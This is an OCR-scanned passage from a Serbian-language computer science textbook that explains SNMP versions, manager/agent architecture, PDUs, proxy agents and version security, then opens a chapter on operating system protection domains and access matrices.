U aprilu 1993. verzija 2.0 (SNMPv2) postala je standard. Ta verzija nudi dodatne mogućnosti kao npr. sigurnost i autentikaciju. SNMP verzija 2 je dokumentovana u nekoliko RFC-ova: RFC 1902 (MIB struktura), RFC 1903 (Tekstualne konvencije), RFC 1904 (Conformance Statements), RFC 1905 (Protokol operacija), RFC 1906 (Transport mapiranje), RFC 1907 (MIB)

Neka poboljšanja koja je sobom donela verzija 2 ovog protokola tj. SNMPv2 su:

- novi tipovi podataka,
- očuvanje integriteta i redosleda skupova,
- bolje definicije tekstualnih konvencija,

- bolje upravljanje dodavanjem i brisanjem vrsta u tabelama,
- izjave o sposobnosti dobavljača,
- bolje definicije za tipove objekata,
- zahtevi za uskađenost MIB baza.

Konačno 1997. sastavljena je grupa čiji je glavni cilj da se razvije SNMPv3 i da se prilagodi multimedija protokol za mrežno upravljanje. Treća verzija SNMP-a (SNMPv3) objavljena u RFC 2271 do RFC 2275 u maju 1998. Najvažniji RFC-ovi vezani za SNMPv3 su RFC 1905, RFC 1906, RFC 1907, RFC 2271, RFC 2272, RFC 2573, RFC 2274 i RFC 2275.

Delovi sistema za upravljanje mrežom

U računarskoj mreži Internet za izvođenje usluge upravljanja mrežom razvijen je aplikacijski protokol SNMP. Protokol SNMP je deo sistema za upravljanje mrežom (engl. *network management system*) sastavljenog od sledećih delova:

- Jedne ili više upravljačkih stanica na kojima se izvode upravljačke aplikacije.

  Upravljačka stanica (engl. *network management stations*) je mrežni računar koji ima procesnu sposobnost dovoljnu za izvođenje upravljačke aplikacije.

  Upravljačka aplikacija (engl. *management application*), koja se često naziva i SNMP manager ili samo manager, računarki je program koji izvodi nadgledanje ili upravljanje upravljanih elemenata na upravljanim ćvorovima mreže u skladu s politikom upravljanja (engl. *management policy*) koja je određena od strane čoveka - upravnika računarske mreže.

- Jednog ili više upravljanih čvorova na kojima se izvode upravljački agenti.


  Upravljani čvor (engl. *managed node*) je mrežni uređaj čija se stanja, ili stanja nekih njegovih delova koje nazivamo upravljani elementi (engl. *managed elements*), upravljaju ili samo nadgledaju. Prema složenosti i funkciji, upravljani čvorovi mogu biti vrlo raznorodni, npr. to mogu biti razne vrste mrežnih računara, serveri, terminali, ruteri, modemi, mrežni štampači, (engl. *hosts*, *terminal servers*, *routers*, *modems*, *network printers*).

  Upravljački agent (engl. *agent*) je procesni entitet (program ili deo programa) koji se izvodi na upravljanom čvoru i ima potrebnu upravljačku instrumentaciju (engl. management instrumentation) kojom može upravljati korisnim funkcijama upravljanih elemenata u upravljanom čvoru. Upravljačka instrumentacija obavlja to upravljanje komunikacijom sa upravljanim elementima, tj. njihovim strukturama podataka i, s druge strane, predstavlja te podatkovne strukture kao skup upravljanih objekata (vidi niže). U daljem tekstu, za upravljački agent

koristiće ce se naziv SNMP-agent, ili samo agent.


- **Upravljacke informacije** (engl. *management information*) govore o stanjima upravljanih elemenata u upravljanom cvoru. Dohvatom tih informacija SNMP-manager nadgleda stanja upravljanih elemenata, dok postavljanjem njihovih vrednosti menja ta stanja. Upravljačke informacije, koje su fizički smeštene u SNMP-agentima, SNMP-manager vide kao skup upravljanih objekata (engl. managed objects) smeštenih u jednom virtualnom skladištu informacija koje se naziva baza upravljačkih informacija (*Management Information Base*, MIB). Prenos upravljackih informacija između SNMP-agenata i managera obavlja se protokolom SNMP. Navedeni odnosi između osnovnih delova jednog upravljačkog sistema zasnovanog na protokolu SNMP mogu se prikazati shemom na slici 11.1.

- **Protokola SNMP** po kojem se prenose upravljacke informacije između upravljačkih aplikacija i agenata.



Slika 11.1. *Sistem za upravljanje mrežom u okviru protokola SNMP*

Međutim, ovi delovi u jednoj lokalnoj računarskoj mreži mogu biti raspoređeni kao što je prikazano na slici 11.2.



Slika 11.2. *Primer rasporeda delova sistema za upravljanje mrežom u jednoj lokalnoj mreži*

Na slici 11.2. važno je uočiti da je obično broj SNMP-agenata mnogo veći od broja SNMP menadžera jer je broj upravljanih čvorova obično mnogo veći od broja upravljačkih stanica, tj. cilj je da jedan SNMP-manager upravlja sa više upravljanih cvorova.


Dakle, tri ključne komponente SNMP upravljačke mreže su: upravljani uredaji, agent i NMS.

- **Upravljani uređa**j je mrežni čvor koji sadrži SNMP agenta i koji je smešten na upravljačkoj mreži. Uređaj za upravljanje sakuplja i čuva upravljacke informacije i čini ih dostupnima NMS-u preko SNMP protokola. Ti uređaji, ponekad se nazivaju mrežni elementi, mogu biti ruteri, access serveri, switchevi i mostovi, hubovi, hostovi ili printeri.

- **Agent** je mrežno-upravljački softverski modul koji je smešten na uređaju za upravljanje. On ima lokalno znanje o upravljačkim informacijama i prevodi te informacije u oblik kompatibilan sa SNMP. Omogućava udaljeni pristup opremi za upravljanje.

- **NMS** (eng. Network Management System) izvršava aplikacije koje prate i kontrolišu uređajima za upravljanje. NMS osigurava mnoštvo procesnih i memorijskih resursa, opremljenih za mrežno upravljanje. Jedan ili više NMS-a moraju postojati na upravljačkoj mreži.

Model upravljačke mrežne arhitekture prikazan je na slici 11.3.



Slika 11.3. *Model upravljačke mrežne arhitekture*

Osnovne naredbe SNMP-a

Upravljački uređaji se nadziru i kontrolišu korišćenjem 4 osnovne SNMP naredbe: read, write, trap i traversal operacija.

- **Read** naredba se koristi preko NMS za praćenje upravljačkih uređaja. NMS ispituje različite varijable koje se podržavaju preko upravljačkih uređaja.

- **Write** naredbu koristi NMS za kontrolisanje upravljačkih uredaja. NMS menja vrednosti varijablama spremljenim unutar upravljačkih uređaja.

- **Trap** naredbu (tj. alarm poruka koja prijavljuje problem ili značajniji događaj) koriste upravljački uređaji za izveštavanje NMS-a o asinhronim događajima. Kada se dogodi određeni tip dogadaja, upravljački uređaj pošalje trap NMS-u. Manager dobiva trap porukuTraversal operacije koristi NMS da bi utvrdio koje varijable upravljački uređaj podržava i da bi sekvencijalno sabrao informacije u tablicu kao npr. routing tablica.

- **Traversal** operacije koristi NMS da bi utvrdio koje varijable upravljački uređaj podržava i da bi sekvencijalno sabrao informacije u tablicu kao npr. routing

tablica.

SNMP Management Information Base

MIB (*Management Information Base*) je skup informacija koji je organizovan hijerarhijski. To je logička baza upravljačkih informacija (tj. definicija) napravljena na temelju konfiguracije i statističkih informacija spremljenih na uredaju. MIB-u se pristupa preko mrežnog protokola kao što je SNMP. Sastoji se od upravljanih objekata i prepoznaje se pomoću objekt identifikatora.

Svaki upravljani objekat ima bazu podataka tj. vrednosti za svaku definiciju zapisanu u MIB-u. Postoje dve vrste upravljanih objekata: skalarni i tablični. Skalarni objekti definišu pojedini objekt instance. Tablični definišu više povezanih objekat instanci koje su grupisane u MIB tablicu.

Jedan primer upravljanih objekata je *atInput* - to je skalarni objekt koji sadrži pojedinačne objekt instance, integer vrednost koja pokazuje ukupan broj inputa AppleTalk paketa na router interfejsu.


Objekt identifikatori jednoznačno određuju upravljane objekte u MIB hijerarhiji. MIB hijerarhija se može prikazati kao stablo. Deca i roditelji ne mogu imati iste celobrojne vrednosti. Deca mogu dalje biti roditelji čineći tako podstablo.

Opis rada SNMP protokola

Simple Network Management Protokol SNMP - (RFC 1157/1158) je standardni i vrlo raširen protokol za upravljanje i administriranje mreže koji služi za prikupljanje informacija o subjektima na mreži i šalje ih administratoru. SNMP se naslanja na User Datagram Protocol, UDP (slika 11.4). UDP prenos možemo opisati prema sledećim koracima:

- agent sluša na UDP portu 161,
- odgovori se šalju na NMS port (neki koristi isti port 161),
- maksimalna veličina SNMP poruke ograničena je max veličinom UDP poruke,
- sve SNMP implementacije moraju primiti pakete najmanje dužine 484 byte-a,
- ako dođe do greške prilikom prenosa, prima se poruka na NMS portu 162.

Svaki uređaj u mreži implementira SNMP agenta, tačnije programski modul koji prikuplja informacije o tom uređaju u mreži, njegovim karakteristikama, o saobraćaju kroz njega, greškama, protoku podataka i slično.



Slika 11.4. *UDP prenosa: standardna send-response razmena*


Upravljačka konzola prikuplja podatke od SNMP agenata na svakom pojedinom upravljivom uređaju i čuva ih na organizovani način u bazu podataka koja se naziva Management Information Base (MIB). Zapisi u MIB bazi su jedinstvenog formata, tako da SNMP upravljačke jedinice mogu te informacije o upravljivim uređajima u mreži prezentovati sistem administratoru na upravljačkoj konzoli.

SNMP se temelji na modelu manager / agent (slike 11.5 i 11.6). SNMP je jednostavan jer agent zahteva minimalan softver. Da bi bio jednostavan, SNMP uključuje ograničen skup naredbi i odgovora: get, get next, set za dobivanje pojedinačnih ili grupnih varijabli ili za utvrđivanje vrednosti pojedinacnih varijabli. Agent šalje odgovor na te poruke. Agent, takođe, šalje trap poruke upravljackom sistemu ako je došlo do neke greške.


Postoji pet osnovnih poruka tj. SNMP protokol podatkovnih jednica (*Protocol Data Units*):

- **Get request** - poruka koja zahteva vrednost jedne ili više MIB varijabli,
- **Get next request** - omogućava manageru da dođe do slednih vrednosti. Koristi se za čitanje vrednosti MIB slednih varijabli; često se koristi za čitanje redova tablice,
- **Set request** - poruka koja osvežava (update) MIB promenljive,

- **Get response** - vraca odgovor na get request, get next request ili set request
- **Trap** - poruka koja javlja problem ili značajan događaj (slika 11.6).




Slika 11.5. *Manager / Agent model (get request operacija)*



Slika 11.6. *Manager / Agent model (trap operacija)*

SNMP agent zastupnik – proxy konfiguracija


Neki mrežni uredaji ne raspolažu resursima za odvijanje SNMP agentskog programa pa zbog toga postoje tzv. Proxy agenti tj. uređaji koji obavljaju monitoriranje uređaja i obezbeđuju ga sa SNMP funkcijama (slika 11.7).



Slika 11.7. *Proxy agent*

SNMP zahteva da svi agenti u NMS-u moraju podržavati jedinstveni protokolni složaj zasnovan na protokolima UDP i IP. Takav pristup onemogućava primenu SNMP upravljanja u uređajima, kao što su npr. neki mostovi i modemi, koji ne podržavaju TCP/IP protokolni složaj. Nadalje, postoje brojni mali sistemi (personalni računari, radne stanice, programabilni kontroleri) u kojima nisu implementirani protokoli TCP/IP složaja. Zbog ograničenih procesnih mogućnosti nije poželjno u takve sisteme ugrađivati dodatne softvere koji podržavaju SNMP, agentsku logiku i održavanje MIB-ova. Neki uređaji su preopterećeni komunikacijskim poslovima pa nije preporučljivo u njih instalirati podršku za SNMP. Kako bi se otklonili gore navedeni problemi i kako bi se navedeni uređaji uključili u jedinstveni sistem upravljanja mrežom uveden je koncept agenta zastupnika (proxy agent), odnosno posrednika u upravljanju mrežom. Jedan agent zastupnik može zastupati više mrežnih uređaja. S jedne strane, agent zastupnik komunicira s aplikacijom mrežnog upravljanja, tj. s upravljačkom stanicom (ili više njih), a s druge strane, komunicira sa zastupanim uređajima. Upravljačka stanica šalje SNMP upite agentu zastupniku koji ih pretvara u poruke upravljačkog protokola kojeg koristi zastupani uređaj. Nakon što primi odgovor od zastupanog uređaja, agent zastupnik prosledi odgovor u obliku SNMP poruke upravljačkoj stanici. Agent zastupnik može upravljačkoj stanici slati i poruke Trap. Jedna od mogućih primjena koncepta agenta zastupnika je povezivanje upravljačke stanice koja koristi SNMPv3 i mrežnih uređaja koji koriste SNMPv1 ili SNMPv2. U većini današnjih mrežnih

uređaja nije još implementirana treća verzija protokola SNMP, što svakako predstavlja pretnju sigurnosti takvog sistema. Primena agenta zastupnika može bitno redukovati probleme vezane uz sigurnost.



Slika 11.8. *SNMP proxy*

Karakteristike SNMP protokola

Osnovne karakteristike SNMP protokola su sledeće:

- **Minimalni dizajn**. SNMP je dizajniran da bude mali, jednostavan i da ima najmanje dodira s mrežnom opremom, to je upravljanje.

- **Datagram protokol.** Kad mreža ima problema, najviše nam je potrebna mrežna upravljivost. Pod ovim uslovima SNMP nije konekcijski orijentisani protokol jer se bolje ponaša nego konekcijsko orijentisani protokol koji više vremena troši na ponovno uspostavljanje izgubljenih veza nego na prebacivanje podataka.

- **Mogucnost dijagnostikovanja mreže.** SNMP skuplja podatke iz mreže periodično i gleda treba li se nečemu pokloniti pažnja. Ako se zahtev za odgovorom izgubio, on se sa dovoljno znanja nosi sa situacijom.

- **Postavljanje zamke.** Kada nešto krene kako ne treba, SNMP agent šalje poruku, poznatu kao "zamka" (engl. *trap*), mrežnom manageru da reši pravi problem.

- **Sigurnost.** SNMP ima sigurnosni mehanizam gde svaki paket ima oznaku koja označava nivo upravljačke kontrole mrežnog Managera nad mrežnim uređajem.

Za nadzor sistema potreban je samo read comunity right, odnosno podaci se samo čitaju, a na većini uređaja SNMP protokol je po default-u enabled.

Poređenje različitih verzija protokola u pogledu sigurnosti

SNMPv1 kao rana verzija ovog protokola praktično i nije vodio računa o sigurrnosti. SNMP v1 ne koristi nikakve mehanizme sigurnosti i zaštite podataka. Ovaj protokol je potpuno otvoren za praktično sve vrste napada koji se mogu izvesti u računarskoj mreži. SNMPv1 je ”connectionless” (ne uspostavlja konekciju) jer koristi UDP kao protokol transportnog sloja.

Međutim, verzija 2 tj. SNMPv2 unosi neke novine koje u određenoj meri obezbeđuju sigurnost i zaštitu poruka i učesnika u saobraćaju i nadzoru:

- omogućava zaštitu integriteta poruke,
- autentifikaciju pošiljaoca,
- šifrovanje poruke,
- mogućnost korišćenja proizvoljnih mehanizama digitalnog potpisa, simetričnih i asimetričnih algoritama šifrovanja podataka za realizaciju mehanizama zaštite.

SNMPv2 koristi sledeće standardne algoritme za zaštitu integriteta i tajnost poruka: za heš funkciju odabran je MD5 algoritam, a kao algoritam za šifrovanje podataka DES. SNMPv2, takođe, dozvoljava upotrebu TCP-a za pouzdan prenos.


12

Sigurnost i zaštita operativnih sistema

12.1. Domeni zaštite i matrice prava pristupa

Zaštita se (u užem smislu reči), u kontekstu operativnih sistema, odnosi na kontrolu pristupa programa, procesa i korisnika resursima operativnog sistema. Operativni sistem upravlja raznim objektima koji mogu biti hardverski (procesor, memorija, diskovi) i softverski (datoteka, program, semafor). Svaki objekat ima unikatno ime i može mu se pristupati kroz precizno definisani skup operacija. Problem zaštite svodi se na kontrolu pristupa objektima operativnog sistema: objektima mogu pristupati samo oni korisnici koji na to imaju pravo, odnosno koji su autorizovani i nad objektom mogu izvšiti samo operacije koje pripadaju dozvoljenom skupu operacija.

Svaki domen definiše skup objekata i sve operacije koje se mogu obaviti nad tim objektom. Mogućnost da se izvrši operacija nad objektom nazvaćemo pravo pristupa (access right). **Domen** je kolekcija prava pristupa koja su definisana parovima (ime objekta, skup prava).



Slika 12.1. *Domeni zaštite*

Na slici 12.1 prikazan je sistem sa tri domena: D1, D2 i D3. Pravo pristupa <04, read> je zajedničko za domene D2 i D3, što znači da proces koji pripada domenu D2 ili D3 može da izvrši operaciju čitanja nad objektom 04 (na primer, ukoliko je objekat 04 datoteka, proces je može otvoriti u režimu čitanja).

Alokacija procesa u domene može biti statička ili dinamička, a sam domen može da se realizuje na različite načine:


- svaki korisnik može biti domen,
- svaki proces može biti domen i

- svaka procedura može biti domen.

Svaki sistem koji ima dva režima rada (korisnički i sistemski) mora da ima najmanje dva domena: **korisnički** i **sistemski** domen.

Kod UNIX operativnog sistema, domeni su definisani na bazi korisnika (domen = UID). Prebacivanje domena može se realizovati putem sistema datoteka - svakoj datoteci može se dodeliti domenski bit (setuid - SUID bit). Ako se pokrene program sa postavljenim domenskim bitom, korisnik dobija identitet vlasnika datoteke; kada se program završi, UID se resetuje, odnosno vraća na staru vrednost.

Kod Multics sistema, domeni zaštite su organizovani hijerarhijski u kružne strukture - **prstenove**, kao što je prikazano na slici 12.2. Svaki prsten predstavlja jedan domen. D0 je najprivilegovaniji domen - to je režim rada jezgra. Prava iz višeg domena uključena su u skup prava nižih domena, dok obrnuto ne važi.



Slika 12.2. *Hijerarhijska organizacija domena - prstenovi zaštite*

Matrica prava pristupa

Zaštita se može prikazati kao matrica pristupa (engl. *access matrix*) u kojoj vrste predstavljaju domene, a kolone predstavljaju objekte. Element matrice (i,j) predstavlja skup operacija koje proces iz domena Di može da izvrši nad objekatom Oj.

Domen	**Objekat**			
	Datoteka F1	Datoteka F2	Datoteka F3	Štampač
D1	read		read	
D2				print

D3		read	execute	
D4	read, write		read, write	

Matrica reguliše kontrolu pristupa procesa koji pripadaju različitim domenima nad objektima u sistemu. Međutim, u ovako definisanoj matrici procesi u određenim situacijama mogu preći iz jednog domena zaštite u drugi i time ostvariti veća prava nad objektom. U tom smislu, uvodi se izvesna kontrola prelaska procesa iz jednog domena zaštite u drugi.

Naka je prebacivanje procesa iz jednog domena u drugi predstavljeno operacijom *switch*. Matrica se proširuje kolonama koje predstavljaju domene kako bi se mogle definisali moguće operacije prebacivanja iz jednog domena u drugi.

Domen	Objekat							
	F1	F2	F3	printer	D1	D2	D3	D4
D1	read		read			switch		
D2				print			switch	switch
D3		read	exec					
D4	read write		read write		switch			

Takođe, u nekim situacijama je potrebno izmeniti sadržaj matrice pristupa, odnosno dodeliti ili oduzeti pravo procesima jednog domena nad određenim objektom. U tom smislu, uvode se sledeće operacije:

- **Operacija *copy***. Operacijom copy kopira se pravo nad objektom, pri čemu odredišno polje pripada istoj koloni (procesima iz drugog domena daje se neko pravo pristupa nad tim objektom). Zvezdicom (*) označavamo pravo kopiranja, odnosno mogućnost da proces iz odgovarajućeg domena kopira pravo u drugi domen, odnosno u drugo polje iste kolone. Postoje tri varijante kopiranja prava:

  - **Kopiranje prava**. Proces u drugom domenu dobija kopiju prava i kopiju prava kopiranja; dato pravo se ne oduzima od procesa koji obavlja operaciju copy;

  - **Transfer prava**. Proces u drugom domenu dobija kopiju prava i kopiju prava

kopiranja; kopirano pravo se oduzima od procesa koji obavlja operaciju copy;

- **Limitirano kopiranje**. Proces u drugom domenu dobija kopiju prava, ali ne dobija pravo kopiranja.

Sledeće tabele ilustruju operaciju kopiranja prava read nad objektom F2 iz domena D2 u domen D3.

Domen	Objekat		
	F1	F2	F3
D1	execute		write*
D2	execute	read*	execute
D3	execute		

Domen	Objekat		
	F1	F2	F3
D1	execute		write*
D2	execute	read*	execute
D3	execute	read	

